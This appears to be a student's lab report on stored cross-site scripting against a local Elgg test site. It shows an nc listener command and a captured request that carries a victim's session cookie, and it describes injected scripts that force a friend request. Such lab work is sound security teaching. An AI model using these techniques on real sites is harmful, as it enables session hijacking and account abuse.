


INFORMATION SECURITY LAB – 8


Name: Atmik Ajoy
SRN: PES1201800189
Section : 'A'

Task 1:

- The javascript code is written in Samy's about me field. Once this webpage loads, the javascript code is executed and an alert with XSS pops up. This can be seen by logging into Alice's account and viewing Samy's profile. The XSS pops up where the javascript code was stored. Thus, Alice was a victim to the XSS attack due to the injected Javascript code execution.





From Alice's account:




Task 2:

- The javascript code added to Samy's profile displays the cookie of the current session of Samy.
- On logging into Alice's account, it can be observed that on viewing Samy's profile, Alice's cookie value is printed as seen above. Although, Samy's about me was empty, the javascript code executed
- Alice was a victim to the XSS attack.




Task 3:


- Using the nc command, the terminal starts listening to TCP connections on port 5555.
- The javascript code shown above is added into Samy's profile to get the cookie values. Once the webpage is loaded, HTTP request and cookie value can be seen on the terminal
- On logging into Alice's account and going to Samy's profile, Alice's cookie value can be seen on the terminal as shown above. This is due to the injected JS code.



The image shows a terminal window titled "Terminal" within an Oracle VM VirtualBox environment. The terminal displays the command `nc -l 5555 -v` and the output `Listening on [0.0.0.0] (family 0, port 5555)`. The terminal window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The background of the terminal is dark purple. On the left side of the terminal window, there is a vertical toolbar with icons for various applications, including a terminal, a file manager, a web browser, and a terminal emulator.




Alice's account




```
VM1 [Running] - Oracle VM VirtualBox
Terminal
File Edit View Search Terminal Help
[11/20/20]seed@CDiya PES1201700246:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 59892)
GET /?c=Elgg%3Dp3mo4dii8cu8mq8vd5tau0rin7 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```


Task 4: Becoming Victim's Friend.

- On the developer tools tab, the GET request , URL and param can be seen. It is found that the friend value has a BUID of 47. The GUID belonged to Samy.
- JS code is formed which constructs the URL and gets triggered when Samy's profile is visited. On saving the changes, the JS code is executed and Samy can be added as his own friend.
- On logging into Alice's account after, it can be seen that Samy has been added as Alice's friend after the attack. This happens when Alice views Samy's profile. The XSS attack has been successful and Samy has been added as a friend.






Alice's account before the attack : no friends




Alice's account after the attack : Samy added as a friend

